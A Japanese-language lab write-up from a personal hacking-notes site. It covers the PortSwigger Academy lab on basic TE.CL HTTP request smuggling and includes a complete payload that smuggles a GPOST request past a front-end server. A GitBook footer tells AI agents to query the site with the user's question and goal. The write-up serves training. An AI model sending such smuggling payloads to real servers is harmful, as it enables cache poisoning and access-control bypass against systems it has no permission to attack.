> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ja/web/request-smuggling/basic-te-cl-request-smuggling.md).
# TE.CL HTTPリクエストスマグリング脆弱性
PortSwigger Web Security Academy のラボ向けメモ。TE.CL HTTPリクエストスマグリング脆弱性に関するもので、攻撃手順、ペイロードのテスト、Burp Suite による検証、および対策の文脈を含む。
### HTTPリクエストスミグリング、基本的なTE.CL脆弱性

このシナリオでは、アプリケーションはフロントサーバーと内部サーバーを使用します。 **バックエンドサーバーはチャンク化エンコーディングをサポートしていません**一方、 **フロントエンドサーバーはGETとPOSTのみを受け付けます** メソッド。この動作の違いにより、次のタイプの脆弱性を悪用できます **TE.CL**この場合、フロントサーバーはTransfer-Encodingヘッダーに従ってリクエストを解釈し、内部サーバーはContent-Lengthに基づいて解釈します。
#### **ラボの目的**
HTTPストリームにリクエストを注入し、次の **バックエンドサーバーによって処理されるリクエストが、次のものを使用しているように見せかけます `GPOST`** メソッド。これによりラボが解決されます。
#### **重要な注意事項**
* ラボはHTTP/2をサポートしていますが、想定されている手法は専ら **HTTP/1**に固有の仕組みに基づいています。したがって、必要に応じてプロトコルをBurp Repeaterで手動で変更する必要があります。
* Lengthフィールドは適切に扱うのが難しいことがあります。 **HTTP Request Smuggler** BApp Storeで利用可能な拡張機能が、この作業を容易にします。
#### **TE.CLを悪用するペイロードの例**
この攻撃では、フロントサーバーはメッセージをチャンクモードで解釈し、バックエンドサーバーはContent-Lengthによってリクエストの終端を判断するため、2つ目のリクエストを送り込むことができます:
```http
POST / HTTP/1.1
Host: 0acf00f80484e31881442f77004300cd.web-security-academy.net
Connection: keep-alive
Transfer-Encoding: chunked
Content-Type: application/x-www-form-urlencoded
Content-Length: 4
72
GPOST / HTTP/1.1
Host: 0acf00f80484e31881442f77004300cd.web-security-academy.net
Content-Length: 20
test=test
0
```
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ja/web/request-smuggling/basic-te-cl-request-smuggling.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.